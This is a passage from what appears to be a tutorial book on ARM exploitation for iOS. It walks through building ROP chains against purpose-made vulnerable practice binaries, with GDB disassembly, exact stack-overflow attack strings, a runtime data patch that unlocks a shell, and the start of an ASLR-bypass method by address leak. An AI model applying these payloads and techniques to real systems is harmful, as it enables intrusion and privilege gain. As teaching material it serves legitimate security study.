    r4: 0x00000000    r5: 0x00000000    r6: 0x00000000    r7: 0x45454545
    r8: 0x0021f8b0    r9: 0x00012868   r10: 0x00000000   r11: 0x00000000
    ip: 0x00000040    sp: 0x0021f8b0    lr: 0x0000bf04    pc: 0x46464646
  cpsr: 0x40000010
```

This spot in our input string is the location at which we need to place the address of our first ROP gadget, or in this example, the address of the change() function.

A quick disassembly of both secret() and change() inside GDB reveals the memory addresses at which they are located.

```
(gdb) disas secret
Dump of assembler code for function secret:
0x0000be90 <secret+0>:  push    {r7, lr}
0x0000be94 <secret+4>:  mov     r7, sp
0x0000be98 <secret+8>:  sub     sp, sp, #8      ; 0x8
0x0000be9c <secret+12>: movw    r0, #49037      ; 0xbf8d
0x0000bea0 <secret+16>: movt    r0, #0  ; 0x0
0x0000bea4 <secret+20>: bl      0xbff4 <dyld_stub_printf>
0x0000bea8 <secret+24>: movw    r1, #49200      ; 0xc030
0x0000beac <secret+28>: movt    r1, #0  ; 0x0
0x0000beb0 <secret+32>: str     r0, [sp, #4]
0x0000beb4 <secret+36>: mov     r0, r1
0x0000beb8 <secret+40>: bl      0xbffc <dyld_stub_system>
0x0000bebc <secret+44>: str     r0, [sp]
0x0000bec0 <secret+48>: mov     sp, r7
0x0000bec4 <secret+52>: pop     {r7, pc}
End of assembler dump.
(gdb) disas change
Dump of assembler code for function change:
0x0000be4c <change+0>:  push    {r7, lr}
0x0000be50 <change+4>:  mov     r7, sp
0x0000be54 <change+8>:  sub     sp, sp, #8      ; 0x8
0x0000be58 <change+12>: movw    r0, #49200      ; 0xc030
0x0000be5c <change+16>: movt    r0, #0  ; 0x0
0x0000be60 <change+20>: movw    r1, #49016      ; 0xbf78
0x0000be64 <change+24>: movt    r1, #0  ; 0x0
0x0000be68 <change+28>: movw    r2, #5  ; 0x5
0x0000be6c <change+32>: bl      0xbfec <dyld_stub___strcpy_chk>
0x0000be70 <change+36>: movw    r1, #49019      ; 0xbf7b
0x0000be74 <change+40>: movt    r1, #0  ; 0x0
0x0000be78 <change+44>: str     r0, [sp, #4]
0x0000be7c <change+48>: mov     r0, r1
0x0000be80 <change+52>: bl      0xbff4 <dyld_stub_printf>
0x0000be84 <change+56>: str     r0, [sp]
0x0000be88 <change+60>: mov     sp, r7
0x0000be8c <change+64>: pop     {r7, pc}
End of assembler dump.
(gdb)
```

As mentioned earlier, our aim is to call change() and then secret(). Calling change() is simple - all we need to do is overwrite the saved return address on the stack with the address of the function. However, as we want to call secret() immediately after change() has finished executing, we need to think about the state of the stack after we successfully redirect code execution to change().

Like most ARM assembly functions, change() begins with a "PUSH" instruction, causing the values of both R7 and LR to be placed on the top of the stack.

The change() function ends in a supplementary "POP" instruction, removing these same values from the stack and placing them into R7 and PC. As explained in chapter 2, this is how the function returns to it's caller.

This initial "PUSH" instruction becomes an obstacle for us as the attacker, but luckily one that can be easily overcome.

This "PUSH" instruction sets up the stack with values of which will later be used to return out of change(). However, since we want to return into secret() instead of change()'s caller (which doesn't actually exist since we have not technically "called" the function), we need to be able to set up the stack ourselves with our own values.

When change() tries to return by executing it's final "POP" instruction, we will set up the stack in such a way that a random value is POP'd into R7 and the address of secret() is POP'd into PC.

Since we do not want change() to set up it's own return values, we cannot jump to it normally. Instead, we will jump to the second instruction in the function. This way, we avoid the initial "PUSH" instruction which allows *us* to be the ones to set up the stack with return values.

The change() function will still execute normally, after all, the first instruction of the function has nothing to do with

the actual functionality of the function. So executing it from the second instruction would have the same effect as executing it from the first instruction. The only difference is what will happen when the function returns.

To set up our dummy return values, we need to ensure that they will end up on top of the stack once change() is ready to return.

We can ensure this by placing the values for them after the address of change() in our attack string.

Exploitation

The structure of the attack string should be as follows:

junk chars + addr of change() + dummy val + addr of secret()

We have already calculated the offset at which we overwrite the stored return address on the stack and we found that to be at the "FFFF" point in our patterned input. This results in our junk characters or "padding" to be "AAAABBBBCCCCDDDDEEEE", or any other random 20 characters.

For the address of change(), we need to use 0x0000be50 and *not* 0x0000be4c as we want the second instruction in this function.

As in chapter 3, we can represent hex-bytes in our attack string by entering them in reverse order (for little endian) and by using the "\x" format specifier (like this "\x50\xbe\x00\x00").

To be sure that our plan will work, we can first test our current attack string to see that change() is indeed executed.

Piping the output of "printf" into "roplevel1", we can see that the change() function was indeed executed.

```
Billys-iPhone:/var/mobile root# printf "AAAABBBBCCCCDDDDEEEE\x50\xbe
\x00\x00" | ./roplevel1
ell for ARM! Created by Billy Ellis (@bellisl000)
command changed.
t: 11
Billys-iPhone:/var/mobile root#
```

After the "command changed." message is displayed, the program exits with a Segmentation fault.

This occurs since there are no valid addresses waiting to be POP'd into R7 and PC, and so whatever values are sitting on top of the stack are the ones used.

To force change() to return into secret(), we will add our final 2 values to the end of our attack string.

In this case, the value of R7 will not affect our exploit in anyway so for this, we can use any random value we want. To keep it simple, we will use 4 0x41 bytes.

The value of PC obviously needs to be the address of secret().

Using the above information, our final attack string should look something similar to this:

"AAAABBBBCCCCDDDDEEEE\x50\xbe\x00\x00\x41\x41\x41\x41\x90\xbe\
x00\x00"

Piping this string into "roplevel1" should successfully take control of execution flow, call change() to modify the command string, and then call secret() to execute our modified string.

```
Billys-iPhone:/var/mobile root# printf "AAAABBBBCCCCDDDDEEEE\x50\xbe
\x00\x00\x41\x41\x41\x41\x90\xbe\x00\x00" | ./roplevel1
Welcome to ROPLevel1 for ARM! Created by Billy Ellis (@bellis1000)
command changed.
executing command...
Application Support  Lyla.zip             heap0.s      thing
Applications         Media                hello        thing.c
Containers           MobileSoftwareUpdate hello.c      thing.s
Developer            asmcompiled          qwerty32     vuln
Documents            dubfree              radare2      vuln.c
Downloads            dubfree.c            roplevel1    witharg
Library              heap0                roplevel1.c  withoutarg
Lyla                 heap0.c              sleek
Bus error: 10
Billys-iPhone:/var/mobile root#
```

Success! The exploit functioned as we expected and we were able to execute "ls" as a shell command to allow us to view some of the files in the current directory surrounding "roplevel1".

Conclusion

Some may notice that even after the ROP chain has executed, we are still left with a "Bus error: 10". Similar to change(), secret() also tries to return to it's caller by POP'ing values from the stack into R7 and PC but as no correct values have been set, the program crashes.

This is not much of a problem in this specific case as we have already successfully exploited the program and carried out our desired task however, in a more complex program or even an operating system kernel, it will likely be necessary to "fix-up" the stack after executing a payload so that the program can continue executing normally after exploitation.

Hopefully this chapter has given you a more thorough understanding of how Return Oriented Programming works and how you can build a simple ROP chain by connecting together multiple gadgets.

In real world situations, ROP payloads would often consist of many more than 2 gadgets and each gadget would be a very small sequence of instructions (not an entire function as shown in this chapter). Despite the differences between the example program used in this chapter and real world systems, the underlying concepts and techniques can still be applied.

6

Patching Data with ROP

In this chapter we will cover a more advanced use of Return Oriented Programming - runtime patching. It is recommended that you have fully understood the earlier chapters before reading this one.

Binary patching is a common method used to alter a program's functionality or "hack" it. This is often used to bypass DRM (for piracy) or to circumvent license-key checks (also for piracy). Usually, this process is done by opening the application inside a disassembler program such as Hopper or IDA Pro and then replacing some of the assembly instructions within the binary. A new executable can then be produced which has the "patch" applied and when this version of the application is executed, it functions differently depending on what the user changed.

Usually, this is fairly straight forward to do, with the only slight complexity being in what instructions are modified. However, this is only useful for general software applications running on a platform such as an iOS app from the AppStore or an Android application from the Google Play Store. This is because, to a certain degree, the user is allowed to run any app they wish and so running a modified version of an already existing app should be possible by changing a few things.

However, what if the user wants to patch something such as the operating system's kernel? Sure, they could open a version of

the kernel binary in IDA Pro and modify all of the assembly instructions they want, and then generate a new executable just as they would do for a simple app. But, at least for iOS, there is a strict secure boot-chain put in place by Apple that is designed to prevent anyone running any operating system software that wasn't signed by, and therefore made by, Apple.

This means that it should be impossible for anyone to load a modified or patched kernel onto the device, as it would be rejected by the previous stage in the boot chain during start up (due to it failing signature verification checks in iBoot, the stage 2 bootloader).

Luckily for malware engineers & jailbreakers, there are a couple of ways around this. The first way involves bypassing these Apple signature checks by also patching the iBoot stage (stage 2) of Apple's secure boot chain. However, this would cause iBoot to fail it's signature verification checks in stage 1 (Low Level Bootloader) and if this was also patched, it would be rejected by the bootROM.

The bootROM is the first piece of code to run on the device and it is physically built-in to the hardware of the device and thus can never be changed. Since we cannot statically patch either of these stages without them being rejected by the previous, the only way to load a modified kernel onto the device is by exploiting one of the first 3 stages of the boot chain.

Exploiting one of the early boot stages will give us the ability to apply patches to the running stage rather than patching the binary statically in a disassembler. This way, all of the boot stages are the valid 'Apple-signed' versions without any modifications but we still get the functionality of the patch as it is applied after signature verification.

Of course, we will not target the iOS kernel or any other major system process in this book, but we will look at yet another test application that is designed to be patched.

Understanding the Application

As used in earlier chapters, here we will be taking a look at another C program vulnerable to a classic stack buffer overflow. However, the aim for exploitation in this chapter will be far more complex than the previous two exploits already demonstrated in this book.

The application we will be playing with is known as "ROPLevel3" and can be found on my personal GitHub page under the "Exploit-Challenges" repository (https://github.com/Billy-Ellis/Exploit-Challenges).

As of writing this chapter, I have not yet made the source code for this level publicly available, therefore you must use an iOS device to test this on.


Download the .ZIP from the GitHub repository and extract the "roplevel3" executable. Inside of a terminal emulator on the device or via SSH, we can execute the binary.

The above screenshot shows the output after executing "roplevel3".

We are first greeted with a short welcome message followed by an interesting line mentioning "internal_mode". We will discuss this further in a moment.

Below these 2 lines, in green, we are displayed a simple menu interface with 3 options.

Option [1] is named "Function" and choosing this option will simply print a line of text and return to the menu.




Option [2] is named "Function (internal)". Choosing this option will give us a permission error of some kind. This is due to the function being a "developer only" function and therefore is not accessible to the average user.

Finally, option [3] is simply used to quit the application.


At this point, it is probably clear to you that in this chapter we will be attempting to access this "internal" function by patching the application using ROP. However, before we can do that we must understand in detail how this application works and what is going on behind the scenes.

We could continue using GDB for disassembling binaries, however, Hopper for OS X will provide us a clearer view of the control flow of the application by presenting it in a graph. This makes it much easier to understand the inner-workings of more complex programs.

Firstly, we will open the "roplevel3" binary inside Hopper disassembler and select the "ARM Mach-O" option.




Click "OK" and allow Hopper some time to disassemble the binary. Now, on the left side of the interface you should see a list of the functions found within this particular application. Click on the "_main" function and you should be presented with the ARM assembly code.




Due to the syntax highlighting and useful function labels displayed in each branch, this assembly code is already much easier to read than code generated by GDB.

From a quick analysis of the disassembly for the _main function, we can understand that this function is responsible for managing the menu system (shown previously). It uses a simple while-loop to repeat the section of code that displays the options.

Towards the end of the loop, we see an interesting call to a function named "_validate".




Clicking on the function label should take us to the disassembly of the _validate function. At first glance, due to the several conditional branches the function looks complex and would be a pain to analyse by looking at the assembly output alone.



As mentioned towards the beginning of this chapter, Hopper Disassembler provides a useful feature to help visualise a function by displaying it in a control-flow graph view. Simply click on the graph icon in the top bar and Hopper will open up a new window displaying the graph.

Below is the control-flow graph for the _validate function.




To anyone unfamiliar with control-flow graphs, the above image will likely appear more intimidating than the original assembly output. However, when we begin to understand what the graph is showing us it become very easy to read and piece together a mental image of how the function executes.

The block of instructions in the top-left corner is the entry point to the function. In other words, execution starts at this block whenever the function is called.

For the time being, we will ignore the actual assembly instructions within each block. All we need to focus on is the flow of the function, a.k.a the order in which things execute.

You will notice that there are various arrows connecting different blocks to each other. Red arrows and blue arrows are used to indicate the different possible flows of execution that could take place. The entry point block has both a red arrow and a blue arrow connecting it to two other blocks. The path that is taken depends on a certain condition that is checked within that block of instructions.

If we take a closer look at the first block, we can identify that the condition being checked is something related to a string as _imp__symbolstub1__strcmp is called (the strcmp() function). This function is used when comparing to strings.



After the call to strcmp(), there is a "cmp" (or "compare") instruction between R0 and the hexadecimal value 0. If the two values are not equal, execution jumps to address 0xbc4c. This is a result of the "BNE" or "Branch Not Equal" instruction. However, if they *are* equal, the default (red arrow) path is taken and execution jumps to address 0xbc44.

For those who hadn't already guessed, the _validate function is used to identify the users' input and act upon it. The first block of instructions is checking if the user has entered "1" If so, the function "func" is called (as the instruction at 0xbc44 is "BL _func") which makes perfect sense as this is what the menu states - option 1 is simply labelled "Function".

After _func has been called and has returned, _validate then returns back to _main and _main will cycle around the loop once again causing the menu to be re-displayed.

Further Analysis

If an character other than "1" is entered, the first block follows the blue arrow and arrives at a new block with yet another call to strcmp(). This time the string "2" is being compared to the user's input.

If the strings are the same then the execution jumps to a block of code responsible for checking whether or not the user is allowed to execute the "internal" function. This is done by checking the value of a specific variable stored within the application. This "internal_mode" variable, by default, is set to "0" indicating that the "internal" mode is disabled.

When this internal mode is enabled, the "internal function" is not accessible and instead, a "permission denied" message is displayed to the user when they choose option 2.

If the "internal_mode" variable is set to anything other than "0" then the check is passed and the internal function is called.

Exploit Plan

Despite the complexity of the _validate() function, to successfully exploit this binary we simply need to patch the value of the "internal_mode" variable to anything other than "0" and that will allow us to execute the internal function whenever we choose to.

Of course, it would be much more practical in this specific scenario to redirect code execution directly to the internal function however, the purpose of this chapter is to explain how runtime patching using ROP works so we will do it that way.

As we already know, exploitation with ROP requires the use of ROP gadgets. In this specific example, we need a ROP gadget that will allow us to write arbitrary data to a memory location of our choice. That way, we can write a random value to the location at which the "internal_mode" variable is stored, causing it to be overwritten.

The gadget that we require has kindly been placed within the binary under the function name "write_anywhere" and it consists of 2 instructions.

```
STR R0, [R1]

POP {R7, PC}
```

The first instruction will write the data stored in R0 to the memory location pointed to by R1. The second instruction will "return" and allow us to chain another gadget if required.

This gadget is perfect for this situation as all we need to do is set up the registers in a specific way so that R0 contains some random bytes (can be anything at all) and R1 contains the address in memory of the internal_mode variable. However, we will need additional gadgets in order to set up the registers in this way.

Another function with the name "gadget" lies within the binary that allows us to arrange the registers just as we need. This ROP gadget consists of a single instruction:

```
POP {R0, R1, PC}
```

Assuming the stack was arranged with the correct data in the correct order, executing this instruction will move the values into R0, R1 and PC. As the value of the PC is also being effected, execution flow will be immediately redirected to a new location after the instruction has executed. That location is for the attacker to decide.

Exploitation

After closely analysing the binary and carefully planning our attack, we can now move on to the exploitation stage.

First we need to find the location in memory each of the gadgets. We will, once again, use GDB to do this.

Start GDB, attach to ROPLevel3 and "disas" both the _gadget and the _write_anywhere functions.


```
(gdb) disas gadget
Dump of assembler code for function gadget:
0x0000bcec <gadget+0>:  pop     {r0, r1, pc}
0x0000bcf0 <gadget+4>:  bx      lr
End of assembler dump.
(gdb) disas write_anywhere
Dump of assembler code for function write_anywhere:
0x0000bcdc <write_anywhere+0>:  mov     r6, r5
0x0000bce0 <write_anywhere+4>:  str     r0, [r1]
0x0000bce4 <write_anywhere+8>:  pop     {r7, pc}
0x0000bce8 <write_anywhere+12>: bx      lr
End of assembler dump.
(gdb)
```

GDB will display the few assembly instructions that make up each gadget along with their location in memory to the left.

For the gadget() function, we will remember the 0x0000bcec address. However, for the write_anywhere() function we need to remember 0x0000bec0 and *not* 0x0000bcdc as although this address points to the start of the write_anywhere() function, the actual "gadget" that we want to make use of starts at the second instruction. The first "MOV R6, R5" instruction is not needed for the gadget to function as we need.

Finally, we need to locate the address of the internal_mode variable as this is the address at which we will write our new data to in order to "patch" it.

By taking another close look at the _validate() function, we can see that at 0x0000bc64 a reference is made to the address 0xc030.



Examining the contents of the memory at this address reveals that this is indeed the address of the internal_mode variable.

```
End of assembler dump.
(gdb) x/s 0xc030
0xc030 <internal_mode>:  "0"
(gdb)
```


Fortunately, the vulnerability within this binary is, yet again, the exact same vulnerability as shown in every example application throughout this book so far. Because of this, we can now craft the exploit string in a similar way to the one demonstrated in the previous chapter.

The structure of the string will be as follows:

junk characters + _gadget addr + 4 rand bytes + internal_mode addr + _write_anywhere addr + 4 rand bytes + main() addr

The "4 rand bytes + main() addr" at the end of the attack string are added to cause the program to effectively "restart" once the patch has been applied. Without this, the application will exit with a "Segmentation fault:11" and we wouldn't be able to make any use of our patch.

Piping our exploit string (AAAABBBBCCCCDDDDEEEE\xec\xbc\x00\x00\x41\x41\x41\x41\x30\xc0\x00\x00\xe0\xbc\x00\x00\x41\x41\x41\x41\xf4\xbc\x00\x00) into the program causes some strange behaviour as shown in the screenshot below.



The program constantly loops back to the start of the main() function and never stops, rendering the exploit useless.


We need a way to stop piping the exploit string into the program after we have done so the first time. For this, we can use the "cat" binary which, when executed without an argument, simply waits for user input. This effectively allows us to fix this never-ending cycle of the main menu.

As shown in the above screenshot, executing "cat" directly after "printf" and piping the output into the ROPLevel3 binary gives us the output we desired.

The program initially is started normally and we can once again see that the value of internal_mode is set to "0". We then choose option "1" on the menu and hit "enter".

This causes the program to effectively "restart" due to our cleverly crafted string. The new value of internal_mode is now set to "AAAA", confirming that our ROP chain executed successfully.

Since internal_mode is no longer "0", we are now allowed to use the internal function by selecting option "3".



We no longer get any kind of permissions error and we are launched straight into the function. We are greeted with a second menu system with 3 additional options, one being to spawn a shell.

Selecting this option spawns us a fully interact shell giving us full access to the system!

Conclusion

In summary, this chapter has introduced the idea of patching using ROP and demonstrated how the values of data in the __DATA section can easily be tampered with and used to gain advantages over a system.

Yes, it would have been much easier to redirect code execution directly to the internal function instead of a complex ROP chain, but that would have been too easy ;).

7

ROP with ASLR

One of the modern exploit mitigations used in most systems today is Address Space Layout Randomisation (or ASLR). The idea behind this is to make it impossible for an attacker to know the location of any code within the running process by randomising its address space layout with every run.

This prevents an attacker from being able to make use of any kind of vulnerability that allows them to redirect execution as they cannot reliably predict the location of any ROP gadgets or any shell code.

There are multiple different methods that can be used to circumvent ASLR. Two of the most common methods are brute forcing and leaking an address.

The first, brute forcing, is not usually a very efficient method and sometimes is not even possible. It involves repeatedly guessing the address of something in memory until the correct address is found. This is also a very time-consuming way of bypassing ASLR.


The second and much more efficient and more commonly used method to bypass ASLR, leaking an address, involves leaking a pointer to something in the process memory during execution of the program. This address can then be compared with the static address of the same item (the non-slid address) to calculate the difference. This difference is known as the ASLR "slide" and can be used to find the address of anything else within

the application, including functions, gadgets, variables etc. This is the method I will cover in this chapter.

Understanding the Binary

To demonstrate how ASLR can be bypassed using a memory information leak, we will take a look at ROPLevel4.

Usually a separate vulnerability is required in order to leak information from a running process but to make things easier to understand, ROPLevel4 leaks an address for us and writes it to a file on the system.



With each new execution of the ROPLevel4 binary, it is clear that ASLR is enabled as the address that is "leaked" for us (the hexadecimal value at the top of each screenshot) is different each time.

In this specific case, the address being leaked is a pointer to a dummy variable somewhere in the process memory. The

variable is named "leak_me" and can be found at address 0xc03c within the binary.

```
                                        ;
                        _leakme:
0000c03c                    db          "Hello roplevel4", 0
                                        ;
                                        ; Section __common
                                        ;
                                        ; Range 0xc04c - 0xc05c (16 bytes)
                                        ; Zero Fill Section (No data on disk)
                                        ; Flags : 0x00000001
                                        ;
```

The address of this variable will be a very important component when building our exploit for this application as it is the address we will compare with the address we leak at runtime, allowing us to calculate the ASLR slide.

The only other address we need to note down is the location at which we wish to redirect code execution to once we successfully exploit the application. As with the other programs already shown throughout this book, ROPLevel4 also has a secret() function that we will aim to jump to.

```
                        _secret:
0000bd28                    push        {r7, lr}
0000bd2c                    mov         r7, sp
0000bd30                    sub         sp, sp, #0x8
0000bd34                    movw        r0, #0x1a1
0000bd38                    movt        r0, #0x0
0000bd3c                    add         r0, pc, r0
0000bd40                    bl          imp___symbolstub1__printf
0000bd44                    movw        r1, #0x1b4
0000bd48                    movt        r1, #0x0
0000bd4c                    add         r1, pc, r1
0000bd50                    str         r0, [sp, #0x8 + var_4]
0000bd54                    mov         r0, r1
0000bd58                    bl          imp___symbolstub1__system
0000bd5c                    str         r0, [sp, #0x8 + var_8]
0000bd60                    mov         sp, r7
0000bd64                    pop         {r7, pc}
                        ; endp
```

As shown in the screenshot above, the entry point to this function lies at address 0xbd28 within the binary. Remember though, this is only the static address of the function and therefore when exploiting the live process, we need to calculate the *real* address of the function by adding the ASLR slide to the static address.

Exploitation

ROPLevel4, yet again, is vulnerable to the same stack-based buffer overflow vulnerability as the other applications and can therefore be triggered easily by supplying the program with a large input string. However, since we have to deal with ASLR, exploitation will not be as straight forward as with the other applications.

